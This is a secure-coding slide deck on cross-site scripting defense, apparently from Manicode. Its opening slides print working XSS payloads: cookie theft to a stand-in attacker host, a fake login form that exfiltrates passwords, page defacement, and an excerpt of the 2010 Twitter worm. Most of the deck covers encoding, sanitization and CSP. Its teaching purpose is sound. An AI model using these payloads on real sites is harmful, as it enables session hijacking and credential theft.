



MANICODE
SECURE CODING EDUCATION


XSS Defense

A little background dirt...

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- Project manager of the OWASP Cheat Sheet Series and several other OWASP projects
- X-OWASP Global Board
- 20+ years of software development experience
- Author of "Iron-Clad Java, Building Secure Web Applications" from McGraw-Hill/Oracle-Press
- Kauai, Hawaii Resident



What is XSS?



Consider the following URL...

www.example.com/saveComment?comment=Great+Site!

```
6 <h3> Thank you for you comments! </h3>
7 You wrote:
8 <p/>
9 Great Site! ●————— Input from request data!
10 <p/>
```

How can an attacker misuse this?



Persistent/Stored XSS Code Sample

```
← → ↻ view-source

<%
int id = Integer.parseInt(request.getParameter("id"));
String query = "select * from forum where id=" + id;
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(query);
if (rs != null) {
    rs.next ();
    String comment = rs.getString ("comment");
%>
User Comment : <%= comment %>
<%
}
%>
```

XSS Attack: Redirect

```
<script>window.location='http://  
bankofamerika.us'</script>
```

Redirect to potential Phishing site!



XSS Attack: Cookie Theft


```
<script>  
var  
badURL='https://evileviljim.com/some  
site?data=' + document.cookie;  
var img = new Image();  
img.src = badURL;  
</script>
```

HTTPOnly could prevent this!



Cookie Options and Security

```
← → ↻ view-source  
Set-Cookie: NAME=VALUE; expires=EXPIRES;  
            path=PATH; domain=DOMAIN;  
            secure; httponly;
```



HttpOnly

HTTPOnly is a security flag option for the Set-Cookie HTTP response header. HTTPOnly limits the ability of JavaScript and other client side scripts to access cookie data. USE THIS FOR SESSION IDs!

XSS Attack: Virtual Site Defacement

```
<script>
var badteam = "Any Texas Team";
var awesometeam = "Anyone else";
var data = "";
for (var i = 0; i < 50; i++) {
  data += "<marquee><blink>";
  for (var y = 0; y < 8; y++) {
    if (Math.random() > .6) {
      data += "The ";
      data += badteam ;
      data += " are cheaters! ";
    } else {
      data += "The ";
      data += awesometeam;
      data += " are awesome!";
    }
  }
}
data += "</blink></marquee>";}
document.body.innerHTML=(data + "");
</script>
```

XSS Attack: Password Theft/Stored Phishing

```
<script>
function stealThePassword() {
    var data = document.getElementById("password").value;
    var img = new Image();
    img.src = "http://manico.net/webgoat?pass=" + data;
    alert("Login Successful!");
}
document.body.innerHTML='<style> ...LOTS of CSS... </style>
<div id="container">
<form name="xssattacktest"
action="https://someimportantsite.com/login"
method="POST"><label for="username">Username:</label><input
type="text" id="username" name="username"><label
for="password">Password:</label><input type="password"
id="password" name="password"><div id="lower"><input
type="submit" value="Login"
onclick="stealThePassword();"></div>
</form>
</div>';
</script>
```

XSS Undermining CSRF Defense (Twitter 2010)

```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twtr.form_authenticity_token =
'(.*)'/g);
var authtoken = authreg.exec(content);authtoken = authtoken[1];
//alert(authtoken);
```

```
var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyyloolz.uuuq.com/x.js"></script><a ');
```

```
var ajaxConn = new
XHConn();ajaxConn.connect("/status/update", "POST",
"authenticity_token=" + authtoken+"&status=" + updateEncode +
"&tab=home&update=update");
```

```
var ajaxConn1 = new XHConn();
```

```
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token=" +
authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

XSS Attack Payload Types

Session hijacking

Site defacement

Network scanning

Undermining CSRF defenses

Site redirection/phishing

Data theft

Keystroke logging

Loading of remotely hosted scripts

XSS Defense



XSS Defense: The Solution?



Depends on the type of user input

- HTML, **Strings**, Uploaded Files

Depends on **where** user input is displayed in an HTML document

- HTML Body
- HTML Attribute
- JavaScript Variable Assignment


Several defensive techniques needed depending on context

- Input Validation (raw HTML input)
- **Output Encoding (Strings)**
- Sandboxing (3rd party JavaScript like ads)

Additional Defenses

- HTTPOnly Cookies
- X-XSS-Protection Response Header
- Content Security Policy

Other Encoding Libraries



Ruby on Rails

<http://api.rubyonrails.org/classes/ERB/Util.html>



PHP

<http://twig.sensiolabs.org/doc/filters/escape.html>

<http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html>



Java (Updated February 2014)

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project



.NET AntiXSS Library (v4.3 NuGet released June 2, 2014)

<http://www.nuget.org/packages/AntiXss/>



Python

Jinja2 Framework has built it and standalone escaping capabilities

"MarkupSafe" library




<t;

Best Practice: Validate and Encode

```
String email = request.getParameter("email");  
out.println("Your email address is: " + email);
```

```
String email = request.getParameter("email");  
String expression =  
    "^\\w+((-\\w+)|\\.\\w+)*@[A-Za-z0-9]+((\\.|-)[A-Za-z0-9]+)*\\.[A-Za-z0-9]+$";  
  
Pattern pattern = Pattern.compile(expression, Pattern.CASE_INSENSITIVE);  
Matcher matcher = pattern.matcher(email);  
if (matcher.matches())  
{  
    out.println("Your email address is: " + Encoder.HtmlEncode(email));  
}  
else  
{  
    //log & throw a specific validation exception and fail safely  
}
```

XSS Contexts



XSS Defense by Context

Context	Encoding	OWASP Java Encoder	.NET AntiXSS
HTML Body	HTML Entity Encode	Encode.forHtmlContent	Encoder.HtmlEncode
HTML Attribute	HTML Entity Encode	Encode.forHtmlAttribute	Encoder.HtmlAttributeEncode
JavaScript Value	JavaScript Hex Encode	Encode.forJavaScript Encode.forJavaScriptBlock Encode.forJavaScriptAttribute	Encoder.JavaScriptEncode
CSS Value	CSS Hex Encode	Encode.forCssString Encode.forCssUrl	Encoder.CssEncode
URL Fragment	UR Encode	Encode.forUriComponent	Encoder.UrlEncode

Microsoft Encoder and AntiXSS Library



The screenshot shows a web browser window displaying the CodePlex project page for the Microsoft Security Application Encoder. The URL is <https://wpl.codeplex.com/SourceControl/latest#trunk/Microsoft.Security.Application.Encoder/AntiXSS.cs>. The page features a navigation menu with 'SOURCE CODE' selected, and a sidebar with a file tree where 'AntiXSS.cs' is highlighted. The main content area displays the source code for AntiXSS.cs, which includes copyright information and a summary of its function: 'Performs encoding of input strings to provide protection against'.

```
// -----  
// <copyright file="AntiXSS.cs" company="Microsoft Corporation">  
// Copyright (c) 2008, 2009, 2010 All Rights Reserved, Microsoft Corporation  
//  
// This source is subject to the Microsoft Permissive License.  
// Please see the License.txt file for more information.  
// All other rights reserved.  
//  
// THIS CODE AND INFORMATION ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY  
// KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE  
// IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A  
// PARTICULAR PURPOSE.  
//  
// </copyright>  
// <summary>  
// Performs encoding of input strings to provide protection against
```

Microsoft Encoder and AntiXSS Library



Microsoft.Security.Application.Encoder

For use in your *User Interface Code* to defuse script in output

```
public static string HtmlEncode(string input)
public static string HtmlAttributeEncode(string input)
public static string UrlEncode(string input)
public static string XmlEncode(string input)
public static string XmlAttributeEncode(string input)
public static string JavaScriptEncode(string input)
public static string VisualBasicScriptEncode(string input)
```

OWASP Java Encoder Project



https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

Encode#forHtml(String)
Encode#forHtmlContent(String)
Encode#forHtmlAttribute(String)
Encode#forHtmlUnquotedAttribute(String)

XML Contexts

Encode#forXml(String)
Encode#forXmlContent(String)
Encode#forXmlAttribute(String)
Encode#forXmlComment(String)
Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)
Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)
Encode#forJavaScriptAttribute(String)
Encode#forJavaScriptBlock(String)
Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUriComponent(String)

Escaping Context Examples

HTML Body Escaping Examples



OWASP Java Encoder

```
<div><%= Encode.forHtml (UNTRUSTED) %></div>  
<h1><%= Encode.forHtml (UNTRUSTED) %></h1>
```

AntiXSS.NET

```
Encoder.HtmlEncode (UNTRUSTED)
```

HTML Attribute Escaping Examples



OWASP Java Encoder

```
<input type="text" name="data"  
value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />
```

```
<input type="text" name="data"  
value=<%= Encode.forHtmlUnquotedAttribute(UNTRUSTED) %> />
```

AntiXSS.NET

```
Encoder.HtmlAttributeEncode(UNTRUSTED)
```

URL Fragment Escaping Examples



OWASP Java Encoder

```
<%-- Encode URL parameter values --%>
<a href="/search?value=
<%=Encode.forUriComponent(parameterValue)%>&order=1#top">

<%-- Encode REST URL parameters --%>
<a href="http://www.manicode.com/page/
<%=Encode.forUriComponent(restUrlParameter)%>">
```

AntiXSS.NET

```
Encoder.UrlEncode(untrustedUrlFragment)
```

XSS in JavaScript Context



http://example.com/viewPage?name=Jerry

```
418 <script>
419     //create variable for name input
420     var name = "Jerry";
421 </script>
```

What attacks would be possible?

Sample Attack

```
";document.body.innerHTML='allyourbase' ;//
```

Leads To

```
var name="" ;document.body.innerHTML='allyourbase' ;//";
```

JavaScript Escaping Examples



OWASP Java Encoder

```
<button  
onclick="alert('<%= Encode.forJavaScript(alertMsg) %>');">  
click me</button>
```

```
<button  
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg)  
%>');">click me</button>
```

```
<script type="text/javascript">  
var msg = "<%= Encode.forJavaScriptBlock(alertMsg) %>";  
alert(msg);  
</script>
```

AntiXSS.NET

```
Encoder.JavaScriptEncode(alertMsg)
```

CSS Encoding Examples



OWASP Java Encoder

```
<div
style="background: url('<%=Encode.forCssUrl(value)%>');">
<style type="text/css">

background-color: '<%=Encode.forCssString(value)%>';
</style>
```

AntiXSS.NET

```
Encoder.CssEncode(value)
```

Java XSS Defense Examples

```
<html>
<body>

<style>
bgcolor: <%= Encode.forCssString( userColor ) %>;
</style>

Hello, <%= Encode.forHtml( userName ) %>!

<script>
var userName = '<%= Encode.forJavaScriptBlock( userName) %>';
alert("Hello " + userName);
</script>


<div name='<%= Encode.forHtmlAttribute( userName ) %>'>
<a href="/mysite.com/editUser.do?userName=<%= Encode.forUriComponent(
userName ) %>">Please click me!</a>
</div>

</body>
</html>
```

ADDITIONAL XSS DEFENSES

HTML Sanitization

This example displays all plugins and buttons that come with the TinyMCE package.



Welcome to the TinyMCE editor demo!

Feel free to try out the different features that are provided, please note that the MCIImageManager and MCFFileManager specific functionality is part of our commercial offering. The demo is to show the integration.



We really recommend
TinyMCE is [compatible](#)

Got questions?

If you have questions
not miss out on the

Path: h1 » img

Source output from post

Element	HTML
content	<pre><h1>Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCIImageManager and MCFFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the Tracker to report bugs to the developers.</p> <p>And here is a simple table for you to play with </p></pre>

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

HTML Sanitizer is written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review.

<https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules>

Very easy to use.

It allows for simple programmatic POSITIVE policy configuration. No XML config.

Actively maintained by Mike Samuel from Google's AppSec team!

This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

OWASP HTML Sanitizer In Action

The Problem

Web page is vulnerable to XSS because of untrusted HTML.

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("p")
    .allowElements(
        new ElementPolicy() {
            public String apply(String elementName, List<String> attrs) {
                attrs.add("class");
                attrs.add("header-" + elementName);
                return "div";
            }
        }, "h1", "h2", "h3", "h4", "h5", "h6"))
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

HTML Sanitizers by Language

Pure JavaScript (client side)

<http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer>

<https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js>

<https://github.com/cure53/DOMPurify>

Python

<https://pypi.python.org/pypi/bleach>

PHP

http://www.bioinformatics.org/phplabware/internal_utilities/htmlLawed/

.NET

<http://www.nuget.org/packages/AntiXss/> (encoding)

<https://github.com/mganss/HtmlSanitizer> (HTML Sanitization)

Ruby on Rails

<https://rubygems.org/gems/loofah>

<http://api.rubyonrails.org/classes/HTML.html>

Java

https://www.owasp.org/index.php_OWASP_Java_HTML_Sanitizer_Project

Use DOMPurify to Sanitize Untrusted HTML

- <https://github.com/cure53/DOMPurify>
- DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.
- DOMPurify works with a secure default, but offers a lot of configurability and hooks.
- Very simply to use
- Demo: <https://cure53.de/purify>

```
<div>{DOMPurify.sanitize(myString)}</div>
```

DOM XSS

Some safe JavaScript sinks

Setting a Value

- `elem.textContent = "danger";`
- `elem.className = "danger";`
- `elem.setAttribute(safeName, "danger");`
- `formfield.value = "danger";`
- `document.createTextNode("danger");`
- `document.createElement("danger");`

Safe JSON Parsing

- `JSON.parse()` (rather than `eval()`)



JSON.parse

- The example below uses a secure example of using XMLHttpRequest to query <https://example.com/items.json> and uses JSON.parse to process the JSON that has successfully returned.

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "https://example.com/item.json");
xhr.onreadystatechange=function() {
    if (xhr.readyState === 4){
        if(xhr.status === 200){
            var response = JSON.parse(xhr.responseText);
        } else {
            var response = "Error Occurred";
        }
    }
}
oReq.send();
</script>
```


Best Practice Sandboxing

JavaScript Sandboxing (ECMAScript 5)

- `Object.seal(obj)`
- `Object.isSealed(obj)`
- Sealing an object prevents other code from deleting, or changing the descriptors of, any of the object's properties

iFrame Sandboxing (HTML5)

- `<iframe src="demo_iframe_sandbox.jsp" sandbox=""></iframe>`
- Allow-same-origin, allow-top-navigation, allow-forms, allow-scripts



Use the browser's built in XSS Auditor

- X-XSS-Protection: [0-1] (mode=block)
- X-XSS-Protection: 1; mode=block



INTERNET EXPLORER

The number one browser for
downloading a better browser

GO Template Contexts

`{{.}}` = O'Reilly: How are *<i>you</i>*?

Context	<code>{{.}}</code> After Modification
<code>{{.}}</code>	O'Reilly: How are <i>you</i>?
<code></code>	O'Reilly: How are you?
<code></code>	O'Reilly: How are %3ci%3eyou%3c/i%3e?
<code></code>	O'Reilly%3a%20How%20are%3ci%3e...%3f
<code></code>	O\x27Reilly: How are \x3ci\x3eyou...?
<code></code>	"O\x27Reilly: How are \x3ci\x3eyou...?"
<code></code>	O\x27Reilly: How are \x3ci\x3eyou...\x3f

AngularJS 1.x

Automatic Escaping in Practice

```
<div ng-bind="snippet">
```

- 1) Automatically stops XSS
- 2) All context via **ng-bind** will be contextually escaped based on location.
- 3) HTML markup or JS will NOT RENDER but will be displayed in a form where it is not executed. Safe!

Angular JS 1.x

Automatic Escaping in Practice

```
<div ng-bind-html="snippet">
```

- 1) Automatically stops XSS
- 2) All context via **ng-bind-html** will be sanitized based on built in angular HTML sanitizer.
- 3) HTML WILL RENDER but only safe HTML will render.
- 4) It is not easy (you must fork Angular) to modify the base HTML sanitization policy

- Anti-XSS W3C standard
- CSP 2.0 W3C Recommendation December 2016
<https://www.w3.org/TR/CSP2/>
- Add the Content-Security-Policy response header to instruct the browser that CSP is in use.
- There are two major features that will enable CSP to help stop XSS.
 - Must move all inline script into external files and then enable `script-src="self"` or similar
 - Must use the script *nonce* or *hash* feature to provide integrity for inline scripts

This is a realistic CSP policy

```
default-src 'self';  
img-src https://mycompany.mycdn.com;  
object-src 'none';  
script-src https://mycompany.mycdn.com;  
style-src https://mycompany.mycdn.com
```

XSS eliminated ✓

Flash disabled ✓

Mixed content disallowed ✓

Third party content not allowed ✓

This is a crazy policy

content-security-policy-report-only:script-src 'self' 'unsafe-inline' 'unsafe-eval' https://talkgadget.google.com/
https://www.googleapis.com/appsmarket/v2/installedApps/ https://www-gm-
opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/
https://www.google.com/tools/feedback/ https://s.yimg.com/yts/jsbin/ https://www.youtube.com/iframe_api
https://ssl.google-analytics.com/ https://apis.google.com/_scs/abc-static/ https://apis.google.com/js/
https://clients1.google.com/complete/ https://apis.google.com/_scs/apps-static/_js/ https://ssl.gstatic.com/inputtools/js/
https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/
https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_js/;frame-src 'self'
https://accounts.google.com/ https://apis.google.com/u/ https://clients6.google.com/static/
https://content.googleapis.com/static/ https://mail-attachment.googleusercontent.com/
https://www.google.com/calendar/ https://docs.google.com/ https://drive.google.com
https://*.googleusercontent.com/docs/securesc/ https://feedback.googleusercontent.com/resources/
https://www.google.com/tools/feedback/ https://*.googleusercontent.com/gadgets/ifr https://talkgadget.google.com/u/
https://talkgadget.google.com/talkgadget/ https://isolated.mail.google.com/mail/ https://www gm-
opensocial.googleusercontent.com/gadgets/ https://plus.google.com/ https://wallet.google.com/gmail/
https://www.youtube.com/embed/ https://clients5.google.com/pagead/drt/dn/
https://clients5.google.com/ads/measurement/jn/ https://www.gstatic.com/mail/ww/
https://clients5.google.com/webstore/wall/;object-src https://mail-attachment.googleusercontent.com/swfs/ https://mail-
attachment.googleusercontent.com/attachment/;report-uri /mail/cspreport

CSP 2 Nonces

Content-Security-Policy : script-src 'nonce-abc123'

```
<script nonce="abc123">
```

```
  alert("Hey I can run!")
```

```
</script>
```

```
<script>
```

```
  alert("this will never happen!")
```

```
</script>
```




It's been a pleasure.

jim@manicode.com